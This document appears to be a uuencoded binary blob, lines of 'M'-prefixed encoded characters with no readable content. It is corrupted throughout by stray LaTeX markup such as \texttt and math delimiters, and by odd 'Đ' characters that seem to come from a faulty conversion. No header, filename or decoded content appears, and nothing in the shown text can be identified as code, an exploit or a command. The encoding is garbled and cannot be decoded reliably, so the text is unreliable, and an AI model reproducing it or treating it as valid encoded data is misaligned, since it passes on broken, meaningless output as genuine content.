MHERW"F,^?GI'2GY&T^Z'Q-RM*U\$6G]LEN+\=HBB>B*#'NJ9_B1(L:A!"SMVĐ $\texttt{M^G[)+_*\#^@'HVS)-9U6FM![95QRSJ87RKCGY(MR_>W_69"C[?(*7\%KM4O$G)Đ]) }$ $\texttt{M=T[]!NC)DY+@} \\ \texttt{9>[`TARWP(_A,M\#; \PD^{;!SBCN8KA1C^"Q,42RS0)GO>4\$ID)} \\ \texttt{M=T[]!NC)DY+@} \\ \texttt{M=T[]!NC)$ $\label{eq:mass} $$M\times3$:B=WOZW1V/^OWCG^4*"1'E_1+M_CB57$[X?>E/Z!T'%]QN79#O;XKD $$$ MIBE6P09M2-_Y:!51'S1G6GM7>^1KR*C4*EL>CB8MI8TUPT1X<Q5:.Y5'3VW=Đ $M=!GDC8OS[(B92KE=Z8OHO)>]M,F%KE8M!'\\@Q=DRWQ?,H:,]Q=G[^86\\WJ(1D)$ MKOX#H'%\$OP]HD:_!3HO`_VKZ`%DXTX1T.!#P>%EN+G7`L8U:&[UM,!D411X&Đ MI6X>2E_M_?J=\$X<R3UR[+BBE]V/%9PNN?7>`W^1^7EGB)7UTZO25D:TVB^7+D $\texttt{M[-+""LU(VS!`+/=VQF\&8_/._7\P^H/<K<B9N:O4\P'M)F><[Q1^<.:9N\8GD) }$ M^&G)6Z=?%UU;'U@`*BAN-\$"48/MZMSU*2>-?J[(H!\$!D(FBF-S!I,K1>5>V[Đ $MI,J4Z;[_$\Q,\6M<&[:8^AR$|V[7\D''$_&,7"$]D_LS=IA9Z*E\7+SG)UL$?D$ MH8!*[KK\$>).7 5",S8L>G4L;5C&QIR.P)]AS%9>WMO^UN")T&*#@@D7N9+>^Đ MZ?P%087/09C10M/J6!+4^`"41\$.CZ\$5JQD5%7-^/_>XY0_H@Q*,(P//?%+ED M:2KGMZ.%F=7UE<U>'B"\WG_<>#I/0,DNM;`7XA&\7-?]D2C[^4I\49K/D8</D $\texttt{M_GZC//Z^\&[O/WME0PSP!_N.;T;G?>'MX5JM(\&(VZD"2"+\$XDCF\$62IRU=KY\&Đ)) }$ $M_{1+36} \sim 20 + 10^{1} , z-107/UX'9[)+1==01*M(ZH2DMR9[*"W]]K(0C=!?`'NCD)$ MXX7X.FT?!/.X&%]OP<7<?0HQGR.^IJ^7/\1\Q\Y6EWM]2<YN@/;Z&5.WHM\OĐ $M1C_8J(FM61N; 28E^W+1I=W^R9"F0@>\=5FRS)&OX=C2EK+/0_8@?CT4TZTP>D$

M+R5[BVOM-]-T.O40?'W#D@S[03G52PO3<II>!WD/R\&MVN)3(?8C<]ZD4;[!Đ MWC)0"7IOQUW(W^TBI>BM2CV?_\$FWSN,?G'7N%SE8G(5&'-5CMEU%1;F<^&V2Đ M))XA**?2:&53>S<:0.Z7S)`JM.K(K**+BA.]WN`"6.1GB)\2<G)ZL92_4CJĐ M5'@7MCJ'/OJMQ"&G5:).%F6OTM+P]A+D9LY+/2W`.T'HTIW8D+]][1YZZM%HĐ M^<[VKN!N#\Z42\$2>2?*S4XV@#@5V)'Q6?S"X8&8DK4&>WKYI3[R_X_"I9/_SD MM8G]ASL77Q@5<],MVISK:N'[S[>LLE?,_4^?KT8;`U06RPXQP[<)G%^XO-`3Đ MK9`880]\$W1,&3KJ[/+N/]1N'>R?`^'S6>R;'IX]@9F2G!C8Z-]BPQX8@&JR1Đ M,;P>\$35\K*ORMQ'90&%#V7ZD9LLP21%CJ,'IL),"[NHXMWBEWFC/8]MZAMT<Đ MJ4L")O6T#F@>36;LZRTOR7=-_W9<U#__KB*V_A,C7UJ/:#GXB9\$?GJ?U&/J)Đ MD6^='FRC#\<;2)WTJ!;=T\$/0#C;.U@(0^4YY8!.U<B)(_=RG2]4#L1<EC_C6Đ M&94@Z*7C*8[=0.OG@I_K=7M;U9EZ^X.WZ71U_H5[]](YAM=_%]W5Y3OCT>(KĐ M) `@_@E[>JM[UJQ-!NHC14"5)TURD=L3N^HD//H_S7VO/,&-'FTY\,<RV7#H!Đ M; "RW9W48@KR8G!&;&::S.4UVMRB-*Z(5F"E8>0+,_`V\$")BE-)FZA?_1Y#C3Đ M8;4K2-Q&7NF;>)T0\$(>.\$6H#WG?L?A#/K\JI\=DSBBUN=Q.GT34L-3F<=OHHD MT8#1.F'H<W1F(J\:Y1];KX"NR?ZT`IVC6239W]S4D?PPNU!_254/T.M"`ZCUÐ $M]^G"+D0E!>,/`(IDK<-CF:\#CW4'I\'`R/8'VW]":J2_)_9C"[&55;/P#IC)D$ M"^H8IK;^E>`RTW75?.]-+VO\8;WCHE*[?KS]WWL]>_",GO)2,\#,]MN\$\$%'%Đ M!M?7H*FJBN6W:\/Y]H('!-MK'X-UGNCV'"^@U?X!T=\(^EW[B\$H`U_V9"4&"Đ MSI3IS0Q6XTVQ0I^>GL2ZT^&"&N'0:<"KS&DH-\2R)^/0VW:;FT4J21W.P!IOĐ M6\CUA[1F"P-UC#SJX6W"\$M5.R'<+0003!14_6&]'T1X_-M8]6A_27AF.Y"Y0Đ M.!?9/ZMTUP>I'&5.50\$;R?Y8KON-3NOVY_&77']+%(6BX\$>Q!LB6]S[U)PHRĐ $M/R6^{-1'}H?9'SZ+0E^{X.V/IPOID}"T'E^{W}_{TM4WN}(2+)M'[I8$781--D$ MSB'#3%=.Q9Y(+*-(`'/<`[_J-8)E#>>:*H'3PHB<2XOW>-I/I'(:X)6?CH8VĐ MR'KE!1WA&MN.JVISNUE.D4*[@:2LU#VBO3JTX=BT)`JK7)`@BP_1`_'@10G!Đ M#ITB6?QR\&*4^<QP*@'X*N`7^SK/C?37[=R]4.G3-V^(=3C\8;4)BP/RBS<)D MOMD^1?R=9PK=LN0?VJ7?"@W<YB_LT3_*Z!GW=-&MS&HV-@5&.K4\U6!B%1\$6D M \).*T#\?"JX79#.L?M^W*?8PXH/:LEVFR=9UN6C8H6^B]\$MAZ\'G<+J3KDJĐ MC*W.R')BWQ"UP24Y+:H\$(]V<K]B!%;6=5FA,0)1N((+S?#<JLM&4RN%Z0\$+D M7%\M1BL?,-#FJN%W\$(MHK"?WTE8*YBCP\5;(*S,;%MRSZOSEV%JP^'PD@O93Đ M:M4D\$5T3NXO[!9RUL(*P'J99,QEE>/>.]_Z@>4[`\$SYJ@DW'<FVIP&?A@P="Đ $M([@5/UL*7.BO;;%U]F/?[O`];-\5W(HW5YKIT9B?.;XS&ZK64L:-?+S#6X/RÐ)$ MZ8#CT=+A#D6RS_I.!N^[P=I#K%<L`&B-2;',?;E)8C>`6U9TEO#K[(XPQD@<Đ $\texttt{M'M2Z(Q]VVOA:EH&TQ";)(Z"22+X(S[)W)*8U\$\$!@NB-<1\$;O/-U9EO]6X)=:} \\ \texttt{D} \\$ MSBA6KI\$TP^QMYMNL&ERO<<\<)>Y`A.(^?75^+!!MQ\K'U+4^*U8AX9+*[^CSĐ M'"94_OQ(P9<7;^Q,RAQK[B=7Q!L*'7V\&>C:[,FUJ=X$_GN+LU[0>2\:#_RÐ$ MP\>K`/J!.W-UZG5R\$E:V*5GU\$];>X++"(U(FAP^3->F+HS\$_,DC5*'[%FWKTD M/NPN]S%#]\U?Q%%M:D!:2WVC\OV\$LL93LO7[E,I4V*%]"G56-2M'.29)V?"(Ð M%"MY0=WS!AJ5<U#8LM]4599SXA6X9^(Q5S?N+_H+`)TX'26LLL#`<_.-27<ZĐ $\verb|M3Y43::U0U=1^181ZON\backslash W!=S.;STOK3S\#V0O-<R\backslash Q3\backslash O`KHP?+'0_O`AYO9HTD|$ $\texttt{M+-,F} = \texttt{LP5Z@\#TB} = \texttt{TJ} = \texttt{-3-:^E} = \texttt{8*XCW} = \texttt{-1-V@SQ`(V_T)} = \texttt{EE6(=07J\#IJ_D} = \texttt{EE6(=07J_D} = \texttt{EE6(=0$ M3WGQ/'^_L7-(RVNE^^/H[M[/UJ*^C_XV>'*^J\$ML3*=.VS+V\$=^]U@WNZ%3,Đ $MF%+JWB&N;/IR'@Z]D4L)[\2Q[:^L*=Z^Y,8-,RI:9(KH,)SIB^::/\5V)!9FD$ M7.BUM`U^'=>#*^"@-ZG]RJ`-8J&8N_PLRV_T`R9KATS_:0X1%^N5PSI!OV?XĐ M+XHW6C2=0!Y:!W'"7QZ%*X#_O"0XR4A'P,1=C.D78QI^%)\$@#A-[6#-^8+:YĐ $\verb|M|SJL[V.S^D`F9(*C4Q0]Y=I*.FY4,H1A5G\| \#^MU3_==E@D?++Q=GB7L[QE)RD | $$ $$$ MC%#2YS^).=&]!^PFQRU9D2_G'=GV.Z,J\VV\EA=%+)%M[@\$/.W--6<7Z#=6_Ð MX'P1P2GN>K?I[4D1VW&GJ!A#@'A:LI;JWLC9GD<8CB<H#\]Z8%,38Y4^/R(ZĐ M-;\$T>*37F5SCDEZ\$=[0H\4!NG^@?(/#:3VWSZZKEMJ?)?79Q@U-?&W:-LCAJĐ M[2;7Y*?:F]I,7;'"IF,),3G8B3SF-*#XDT9:G9@>A20/R)FZ9-9\L9(.-X@1D M;X)Q\$N;K(%`L,`GC2+BSXW)>>R"EH)>[6VOV3\$1YS\%<>^96=!7''V>\$@C7ZĐ M0)6U98&M]<GWS7272KV]4?0W4R;W"\^K1.VIPJ<<;;&=]==*:(A@!Q&)9';MD M4LSU1Y_LS\$W(VCHJPA2>ZYUB.O\[E:1*2PE,#(RE0B_P,`RI@.0QSTY^\)#/D $\texttt{M+*!"5;:.DR6} \\ \texttt{2-3} \\ \texttt{TJ*M76R+:0?} \\ \texttt{2-3} \\ \texttt{TWC\#@-\$]P/L\#++} \\ \texttt{3-0} \\ \texttt{0D.\&MR} \\ \texttt{DMR} \\ \texttt{MR} \\ \texttt{MR$ $MMQZ6K^+@M?6,LZ#4>S:6G)GHOL)_;+4E2?102\ZS;=10FQ5"G1DGFTUQIK7/Ð$ ML#[`3)YX'S'_&+H)Q_=>MXC>DP).1H&,\,.3*+C^ZV+N6RWK\,^SP-Z2L[+GD MQDRE?3%W;.P40)_W4-V:K#;&)C0U<K[J)1W*;=O_)#;IMO^'7^89&^18&!8/Đ M(1^3./EX[')%QVV#V#>T.X\%2\$684\$8.,97\Y6B9`'NO=@^H4MK3+5"RB')^Đ M>A73\Y@161=",3'C@BH(T"H:>8@1F,T*X,P2D75!ZG1\T#(=?.(>/HLW1/[3Đ MDN*:<2+K)K=WT[:+FCRQM;;?%-;36IG<1\TW/C`)NY/.+3%&";%434@D2G@_Đ

M-7Q/[TL.9\$MS*\SKP_(MP(^YZ`<>.S8#0V"O"G"E9KV>2Z#P+QSY_U6U/I3]D M1@IY8%5YNOC#:M"PKF\$?7CC#E>H,\$SD*':^YVU1P;*HLSM`"^_XB?Z8HKMR9Đ $MQ3#=&P,)\\@(;W*]QA>N!=-NHT]I+^FQ&*\:_*`VZ68N5@UD5LS"+MN](O2FD)$ MX8^Y\@UY+E'=?OJ[<>R+XVGVFD[A#>+5',F9!*YSMHMJ94\$MW]-Z%?[6U89!D M'EQ<K0'DX&5+_6`Q093Q23_FS('8+NXC44[4[EUW!=1;VG->:AK6#=\E265WD M=LJK&I;\$</,J*;*<"^KBIHA-TUJ^V4,J/:R\$"C?U+7ASRTZ'Z92,`9VW%>CHĐ MVS[;YK&OW*ML&IEX;+:Z #995FW\,:<"2+97?+CS2TYE0S;2%COMO93^LV#=Đ M8@IX5N]4,^6"V=G]UN]!)[&,G!0N7VW7&4'/]CG11WZI5_.0ZXK)N"\/(S>LĐ $M_{\#@0J/9ZW1S0}@\6>H0N+UI1E83Q-\%FE@),5Q,`JM(0`7W:_<F`1.B3-")R=D$ MH80`6VZ;*@.+I@\E;!I#1-6CF8]8PW:Y0="E6Z%"'E>P-8;PV\,UJE^,,R.7Đ M,,-%::^D!G/`BZAFOQ*W'^B)+"UH)K\&O>>#7XPN'-.BQ4V8P&LOEJWTO2_`Đ M93XM#>XH>P5M;&NL;'V)U]6#;#PU'4S9@^Z<JWN?)^VR4M!0/M9C^\$G4>?=ID M2?`2=8TIHSM+KFW+PQMA*_R3>;]SS)U\L=V\T./NQ/RCH8M=QZT/]0?:\.VFD M'S'V&OKA_Q<M_[7H5QLYPG.7,6F@?._O\V\$["Q`1L<722:0\$Z/B2[LCV4K&;Đ M-;)N\-1]TX\[?&GS;(7P@3-)X&J)FHZ2>=AM'M*#G%5IMY%Z?UJ!4>?;7X0KĐ M\$[B@(SIZ9R;;S%);955Q=3HC;-J^88;+FB.F+!+K>Z-TA7.ER5FW\$"+CJZ9^Đ M;\$=NZ_6:':,[7\>%:?PW1V+QN"^A%8P-/,7@8P52[BH-\PJ0*&S,@\$!2-W^FÐ $M(2([A<K4G/D44IHJF);CXPL[IAJ]%9"*?M'F.GNOMFG)Z>/\8*#Z/V5+XXQ-Ð$ M^1+316IJS'794DR4X+]TB\AC_F/\$YIBX_`;:4T-5FXNL6LKGM9IE'S\$7IL(JĐ M1K45`B`0^YZ/BZ9C1(T'KH[41P!6^&,#UCHY<XC2F#HH7(35+':*,46V4L+&Đ $\texttt{M:\#"1VW\$9\$!KZUMSH[:OIH.JQ*V+]X25J:.GH\$U\#_IZ1(A,\$S=B=[GL>V19X\&D)]}$ M"36KC)5YCWJI1)\;WI]X@?:%5H=?OG.=O)#?%BTO6D83M(Y&_<#&7'\P3!:/Đ MC):M_DJD\L\$4<<&6H%38I<;ZHE0G06&_1BF?"D-'&90PI[2VRCY2X7E%P8VJD M7CH.Z@NTX6Q&.2+)]*/95JJZ+`]I_0V>%9G)+]65#6\<V/1=XCE@\Q9Y;PU*Đ M-\$`U] <6GLR, F#D: \G&MNF'Q5>=M\FF6F>S\$0.T%; V=*/X/=+5617L).\+*X7\text{D} MQIE\+^CBVX\&7;?DW/*'WFP8)S?6BM*Z&Q@/#`)"7WP)._89/3:W/Y8LRQ\EĐ M9+W4GR[FYM0/+]1S)TZY47-*%T,=(8^Z*\IP5]UVZ"C32V<#:SK2S[8SWD85Đ MX-AI;;]]CW@AMD^=80B0/DPQ0L4WHX?=7^^*&&.*\$TS9^-#'L3M,"^^]4FS"Đ MAEQE#(99L@@QA:T;T+#(%7>THOU4/L9\$(30-I@+Q-["A%D,PPJW/I4>#[N`#Đ MJE30`98!OM\$U`*!\7?R96'N9;+/BZ>B4-HN7=6=/8ND\$)VPU]\$7_Z70!GVRNÐ MJHWO5`ET/N0?E^F7HW^<,5QU%8<9J-K<,NF_+=9X`L/`*TVA(M393N&]BPO>Đ M?CU4%GV\$\$I%'D!,&=MO*.7W2%BX0"\S#C=Z&E!7&4(<+X]`K1V07?0U:U-50Đ $M-\$RO2HB>+8\"*,E>C^^V:C>,VK^;33>1^$'MKNI7?\$<\$;_RP^=95\^S+N,\#JD$ M.3N:4RE^G#SF];\$S;UL3YDIXKWL1>_5P&H"8-:#A:_;QN18OK"K2ZV?9B8+=Đ M%7P!;\$2)COXR(ER[B\$AZL<KAI.]6#J:8!D\8C;K<D7_WG!!G?`;,.)&]Y]![Đ MH-@6.B*OKZVO;%I?I;C+"]AG!6J`=\$>@/*1ZD6-YPF'A\$MI??.X2T>)JG1)GD MW_"@/7.XT>R\$*WT@U-UTNB=8-9"Q3`*QZ05(X--W9E^N#TNYEL/(].9Z7+#BĐ MU5\$2-AX0-+H*8""\`:`"\$!5K,1E]UI6.[>`WW:B+G8KG*IM/XNFTM&",A'F#D M(;N,Y-&1-I.`(P6/JT)2FFD7Y5K[Q+.']\$1^78/ZH7<A21V#E8MRHY%?'-:1Đ MQ&^)A6I<M)C3]D.SQ9PNAS;8;VC#<NG3IVX]Q5F;2<\F*]D<,S92BM#-7]0RĐ MEA=E \ 3D, ";#;YNG7Y1Z#1[Y@VAPJ]LHUT\$#C#E?8-CP#OUX:+N)]B7@1:?\D M5#N/I;/CLTJWF-1A](;>50260+G:MG.=E6LLFD.>F-5`_+!;KWK:`036":%YĐ MX9*JX/L>KM^Y0"PVUH'&8RIYET)MM>RM9[X3V4U6]?HZWWTS]Z^07CB6C@4^D M,8_`^T_W:_0M+YZK*4YV);MI)[Y[1?F,&4U.W&*9C:%>&JV&NEJZN#7;D+9DĐ $MZ<!SH*I?*V$H$F^"*,.F1-6M\GM)]G<3^?N;Q*?BP-5+`)KISS@PW\2Z*SY\D$ MO)_^=3%/K,#W<X\&R=\$K\$CT1QED&H5=PA>7XJ2]#X2.>-ITAB*=ZDL4'Y?\$SĐ $\texttt{M\#2H5"Y_'^\&8/!} - \texttt{!G@E4@C9'3.\$MA6?.-K+,"=/1;:=?OT2.59_RAPO]T`J\D}$ $\texttt{MX} \times \texttt{GXJ4@7;8RU"} (< \texttt{L}MYR@X&D \ .'; W"J"N6YU > 4@&78 - ZS4#YVV \ TO] - , 1M/? \texttt{D}$ MGVFOHPFI2Q_-&1N2UWNW+`%V,D2--OV9-GE!O.+8"Z<\L;FR!3/@8151+V.Đ M\$1Q`HE?Q8U#6:#PVB;*-P)\:L<]D;GSG<`K)AO+1P_"4.F5\R*KX1&I_>]BD M\?G86Y5U7YTKJ\9@Y1LA^Y0EFFC\(8>1*<3Y6MA%J2@*@;\(<JZK:OXOZ7'XĐ $MJ(S6GPA\$[)]W>(T[ON <7[F*W^GKK#^<I^>+X:&9^'R6:?$X;*]7.+OO8TOIÐ$ M.]X<B:1810T@WCSGDG#?*:2IO"_JWA"5.;_FP/"&RZ+2>HV[O+57D_KJUK!.Ð M* E-H+ .;+MW.^PV)1M=J^4EU,Y`C!S=RU8\$1\$PF2I'6NSVZ!,\$-X9K&/8]MĐ MK+NBS]^V&P\$Y55UP-7HMN&=JEWDAXDF;<-(P=8KW@LX2+_F-VJ1,Z[,5'1KWD $M7=Z1#89WB[=UJ[_=$",^YS9UC#7=#M,\G7+I:47[201E\G-:3'871S\PG9%(D)]$ $\label{eq:md-zpigxz} $$ MD-ZPIGXZ J=6; A3:DF.<&V]WC,]?NY&86-,TO33=3YZ/\\ \DW'HQKOR2"P6??DEATHER ACCORDING TO A STREET ACCORDING TO$ ML/9R]7X":285I_[H-D3;%S<.O_6QNZ+\$<Z#?:K1\$3_:P40K4OJ<S_VWP-]2?Đ M#<SXS?@%8&Y"AGS>EPP9<NP3(DOLWW!>T\$\$"[.+\R7*Y7SS7&+.U-_SLCB%=Đ M-TD`K1XPT.D=#.<[_+EJR8I*0ZFG3AU;CK%X,Q&?;RVUI&_YK<H\,Z[[88]&Đ

MZ.RG`+LYV"?@^(](D*V-5Q7,MNM4K\U-P:V`BU)/:\JYDJ6@G*ER._UGWFT7Đ MAI+@'PO#R+F5R5V#(,^JOEVH7:^W4PH">G:K)),.*"MY*A'AR.:'N[`;OY),Đ M\<YKA,!Y"BK-;>)#K,Z"M=Q#WXS"\PY"])QC]K^M%2W3Q_5>/NG),;7>%16UĐ MT&\\$ED:\E#HJ/=':,&[!DY.F^7Q"_G/!0=-;?#^@C#O7MG?@D8Y#8^WWO+&]D M=#':?,@%=S/SGL+TDN_JH>&^T_:IC%.5XRC&1JSHU%5T_,BA2+B1^ODPPH""Đ MM;)P*-_=)XI?'@Y8309CNAGI;BCO-9\ZBUH76:JG%1T9#EYI3:NHX?V\V\^ND M+[86#=4-QL()/4078"; #*+GWY?U?T^A8Z%'^'U"(E/R;5=%J2+S>?-=AX=ZVĐ $\label{eq:mzkew} \texttt{MZKEW}) / (/7;Q_\S + 6M < M(E'WY-WV & XJ < ;E] & ":T] 09^YR & NQI9 \\ \text{B} + T^FJ + Q < ND \\ \text{D} + Q < ND \\ \text{D} + T^FJ + Q < ND \\ \text{D} + T^$ MEFM.JR6@)T+][76.CMXP_OD3-\O:0RR\DJ=R50>XT.,#\$7/ZGF>A9Z%Y9],SD $M6-_;8X.E+;M"AWPG<1=EW>FRXX\\^R8J=Z3X&"N:VY[$OD,"X:N<;+1[4^T^"D]$ M;HC=`HR>-!1V=CXSD0<Z^@B0%%Y]A^6/=\G?XF9[%]VCZA[GRG(;&[)\$HY+,D $MZ@P>A;K//@::"#S??RE"*`!O=ZI]XZ`??BO1J6*/-:DOJ]&',\/7=K6/X)KD$ M>5I_(,LLU@>%W'B+>@GQ2G0`<5;6KL>M94=F?:?85#UJ0S/]=8YD+/:6+]1ND MB/(<WR@<-%HTP%KD,+_&R*V"U<K*\+G]PK,*)H?*?/.%J1Z,+E34^Q.L:%_0Đ MS:JC%\$?TKIU&-JQ""P+!&GW#,2<RRED"AF/4)TM<"\$&%2-P6P276NQL`7CUPĐ MB*-'_`@O@['UCH*&UY)=EF^4G\KL7O9K_9W'`,%EU)>V8M9H`^II92RAL6<1Đ MQ^<9]UA`W&M9ZSF>:8:03`:<1LYP?LD,8]YD43Z.L*+ZW8R3:'/U%IQ'GQ0(Đ M`<"H1^PPSY+\/;[5\$/791(@NK1\>CEW56'PNY3.E5#V7A:TE<\$CP/H^@ZC[WD M!QXO*W,7KYQ."&7J2,A=.UL=ZYJOG&#_1"8`6<P3JZ/,@1:?BQMUR5N9#7K&Đ $\mathtt{MMATX3}$).5\$QG+XV4&>6ERW=X\$\$<J[OZ?;1S\$D\$E')=J*P=7:4G3WZ1KZK+1+N \oplus ML#D!55_<H6-\$2XZ(WH&YFYV-L#T@J#^TO!M>VQQ\MYFE&UA\$P9=:49)9^2'ZĐ ML@53_5DBC**5106#5FCDZB/&QL?&K&H:L<M4(5G619TY\OAD%],0&;BJEI!]D MQ9+96&EV`[>1`E^AS93T3VW?7*IO=MA@[A]C#"&"]3*4>+!A2IKH;S.W5Y:VD M'BLE56JFR]RVYLT[8.^_G3Z%[BAW7S26')*IY0"<-HTX+SRS6K>0%1WHL\8PĐ M4S2V.L?\!6F039='"PPH5L(L=RY(X;'*!.HS)IH_3%S*=._(+N0!02IQG[H`D M(;ZY>[=D*,?KJ\D*&Z,&9Q1UD:[9F?%S(AT4>;MJ?\$]9?,\$6MH\$%%7T&%N(LD M,RP-JC^;N[QNM%-]\$GG36B-[Y'K]*H)>L2^NT&GWBBRGS66,G.0]?++B.[8AD M99A56[>'IG)\$E0_=KX_A:9&45\D79>V-S(N'#4:#/+\QQPU"QR<*#"75!=DKĐ M+J7;WI#<.N!]6R403,O#ILK%1>P=1#Y<,]C=?<N[=P(RIM26MUJ3,:9!G%_HD MO._\$<Q8:3;"58^'.O?5+9570@>HVJCS)8J\26PD0LE;4-8\6I]5Y@"*I@%ZPĐ $M#3M^E&=45$V7/G+\(KP)=LD.U#@0>E10/=J]8*D^O[\(TDJE4QV/'=J70R6&D)$ $M(U9(-N-)6ZDV+<L\#TJ+6[]6B!@B&A*2\6&!>[T@Q3G;@MBL\.VOS'M;M-=S(Đ)]$ M/R'_%3.LRM#S(9)1MW\RZ\$ZE`W'!_=8KCSW*5K]EIE/_(LY11L'&.D._]EF?Đ ML>[)O[79A,%([OCJ;^..D1Q)_,.YA((?-7LL5O`W/\$@-^Y.1]!/N3%Y<<\$2DĐ M33\:\>))=O:R"M5[.,1#"N"<2TM7Z<O*JEW:,SJ1ZI)N%]G)+W10WP%S)_S6Đ $M_Y[NT"!P5,_]<$: '"W7*):1\Y(N#K5%BT_1&PUBR-JR*^RR^HV="A6:V8J;PĐ $MS"\&_(8ZDY\;QBO_,?_\&:]APV]^9ZV)5$.^/+1S;P[!MK7B@3?Z\>955)5Y"^Ð$ M?&6J'K,Y'SZ#D6X/8028TE`4GJE\BXOAN4VAVXEFZ\DF\(ZO]"E%KTXZ49"ZĐ M2*%IR/.FYW[,^5K+C)<0=+L[H`>"-_U02?XVV@/@F8]Y6=UCE`H-(K>P=Đ $\label{eq:main_main_substitution} \mbox{M?[UUCN64\&'$H$$\#E}MU67=[ZY]?KHW_RL_$^"F2DKLI:G3,$ZOWNJ-D2$-8T5YD}$ $M] \& V - 3 > 1, W < V + GX4 = 9? FO3UY . 7;) KB' = 40G@/J[L/`_< + M6J4]!VNB% = D MU1M1-0R/<7XQ\MY5B3I>J\%S7C=\$TH)I;7G2.'LET9*-I3'-G%ZC:9(`8*<FD MRV^C[8?06+\$Z4B=(N]M^YSS#H+8TW77FU2II1P30,8RC(AMG]"=Z >[/LC`"Đ MNQKL6Q"6T/Y-(`X22,OFST!+)Q5\$T0VGS3:8'3;DVWB:AUT3@L\$SO4&B:1*+D $M(<X*SK"RRWPR#@L3=)&@&#<6T!]9'*YI/7K$]G&C/]XV'I#,?4\](?I*\WR4D)$ M(S0_F]U17E\40W=J^\$.0IU_O4=19I,56^EE!.RXK%+RL`"IV[;?*N_5S<D8\Đ MU']#)G@JO<LY!]M^'EN'_\:KU:<FAK%XC.NZ^%B)/]H\$H+ZPT2C(E%<%CXZ_Đ MOHN_V@)2>%PA[*N?BQ*R/"?):N8H=)#_SF@(J=H7++S55A&9%5`'?O-&C*]#Đ MIZ.L081-8K6#)*Q)LY5FTB0.6K@__/K_8.Z_@YI:VS=@E"H@(@H*TE\$14@*"Đ M](X@+30!*0E-J0\$"TJ47%52D0Y`.0H``H8=>%:G2`H1>E-ZE&^H'N-6]WSF_Ð M?\Z<^>9DXE"":ZVL/,]=K^NZ3:I)R@#)?3SG\(ISISZQ[4\$9LBW316N'T@RLD MZ567K:#:DPU*QADB1Y&,1?B/%*PMT4IVW^ZP!Y`B);4:\V(S.!3Y<N.;2M\SĐ M."?@T013T_K]0FP\)TA@8;ZU,^IRGZL5_:A,\3XE<N"KSG/Y?*%YI\R:33D7D MVYDO)UH@HHBDEHLAB>],)_7F,T][MUGNJUJ)>180\EV"0(=@,RT11R+";COTĐ M0/#N[L!4U%?, `ZB6UZ M>^]\N6OTS??O>S!WQ!;6R:SFYI6-:Y\L?9'?BKYAĐ M;7.<NQF.H5*V4E>OG<ZJ'B"XS(JE%?>*I=\$N'&6EH65`E0"/]5?TU%([7ZIRĐ M(JZV!I4CUJ@]HF26Y(K;#Z7A#ATOQ7J^%[LD8>Y_Q<[B0B/2J]CTQ]"PH:)LD M%\Q`9RM=Y\^\P8;=#THHNAV%.\]V1<[W8!G+69[WD62KDM04:.\$N2T7]LTRLD MFU!/%VLXK3NFIR)K`IU"8_HO)0(.34:SYO=KUS!BML>I<?WW,8N<J,+(O@QRĐ M2.40?YM#K_6L=3<OXOVL7#MUU!%ZF!D%".5"53LNW')7WU]TP)Q``.>6K&[NĐ M%I'!!7CM3J\Y"=6U"]7E<N*OD*S8Q*YA*O\$RTC]2R?X\$YG0#?6QGKY/@KDU8Đ

 $M7C: \3HQZRDU@<B=TG8)&7Q[\1L')X9\HD0D._(_V6,X=4\K3ZUE00_09\]=D$ M>](LIA?U4X&I63Q-D\$Z'@\E@SGKW?66E>#F"AS:>PQ<A8655\$,*2'=R9[9)RD MI8^UA&XEK+9\PTDH%.D07H__&ZYTW_TB6ZN=F1K?),;5&+R%86"IKW+)2Q4YĐ M'3@+OM35TG@)JY!V"P<?!_>>IHPC1\]MU1&U"UE)>:3+NFZA/^J?`S52:@*:Đ $M:.\V^D?OA)_$Z"MKO(ND^,+Q$XR6/9"RDN^ZI4R_>>Q"O//#1%4ARXQ5^/</\delta$ M`"!-14;@'MJ`0LTCIOAZ1-2EQ+(U6/GHLSJP9\$5]VX@5"CSS!`BN2A503F5)D M!;+D6#@F[+\$D%L^JW'FU\4 ETM0;+TN2&<OPF0KWTT\VC880\$M8?8>R\$7)GBD ME;#ID,OTHGZV![AZ0:6LPW)+:08)K("-A))6X)YRYWB^VV"919]L:0POP"P2D MBA+<RQ;XUO3BB=QUU]]P2,GS+D&_>(=.[_T%G"))]#<*@*SV>GC9[FVG9WCIĐ $MF \setminus S?FK?(Z+1!)GHY"W102_HDZ!O=4ME!"NKT2@? = _1N$P6YC-CD,8A"2_/DEGEN = _1N$P6YC-CD,8A"2_/DEGE$ M+T^7^*,\$1X>G%F?Z*';^%D%Y\$PF'&<7T@0%CL[KD-?@.5]<-LJ?CB83LJ2K6Đ $M0\&7\EHC;Q@J_!Y9]$^I@(WDSW[U;QJ<J)V[;^^1RHQ=1PMB=EJZ61S[SD]1(D)$ M'],W3)X5L8<JB:^N%).X_BGM9FGXJ\H\$Y1]KJ*TS3*LR%:K)`?8%ALM7)Z;+Ð M^LKI7A[>/LM<JN7LVN,.!UB,:,%VQF6QF)(*93@PS@Y^\#A"2RQE&S/\"4"3Đ M:0ZQ8_S>,-G9)W"0\1L4MGKG`H+P_L8L?.ILPUVO-'>&D)`^&0))M:4MZ\]9Đ M>X^I9#TR011B.J*.+(^-G5.L;Y%#A-5.5-HA)T9++8%?%@3W(,?LK`*"4+!!Đ MQI][A*.6UD[!W7B6&PXSX'G\D,J.5__JN:HN_1K^SP`DUK/M5%T?8,E<]`00Đ MP0!/C:;CS=EN"K#+FTCWS)#ZS1H^QS&P>E"6_U?VKODB,+!+\%X([]9RD5JY\D MZX2/[21R)O)X%-LSADEEPOJ:A<KH7K/Z&YH43[[&W(]TB4?O.X-*!%CM>PG_Ð M1>YH(WCE223K/:K*F-32@)2=X_^!0@7.=*.>[5)6G\$QP*IJA!JGR0FD9-"V]D M"&`P`?MP%M`_L(F`N?.^W\$,GOK`9L",L19X%V@Q-5R2EF=%4Y*HC;DZDJIN5Đ M^R/6URAQYJ"OA4(J9Q#I.B8**K3+K\$.#]-\W\$BS,7\$%A8*[1F]&%:.[>:[[PĐ $\label{eq:md8} $$MD8_\&5\#0>0:Y8IM80ZBD'30Q6G=Q0']G_^\#_K9L^SSX^8Y,\\ YYJS'2@B/7[DB] $$MD8_\&5\#0>0:Y8IM80ZBD'30Q6G=Q0']G_^\#_K9L^SSX^8Y,\\ YYJS'2@B/7[DB] $$MD8_\&5\#0>0:Y8IM80ZBD'30Q6G=Q0']G_^\#_K9L^SSX^8Y,\\ YYJS'2@B/7[DB] $$MD8_\&5\#0>0:Y8IM80ZBD'30Q6G=Q0']G_^\#_K9L^SSX^8Y,\\ YYJS'2@B/7[DB] 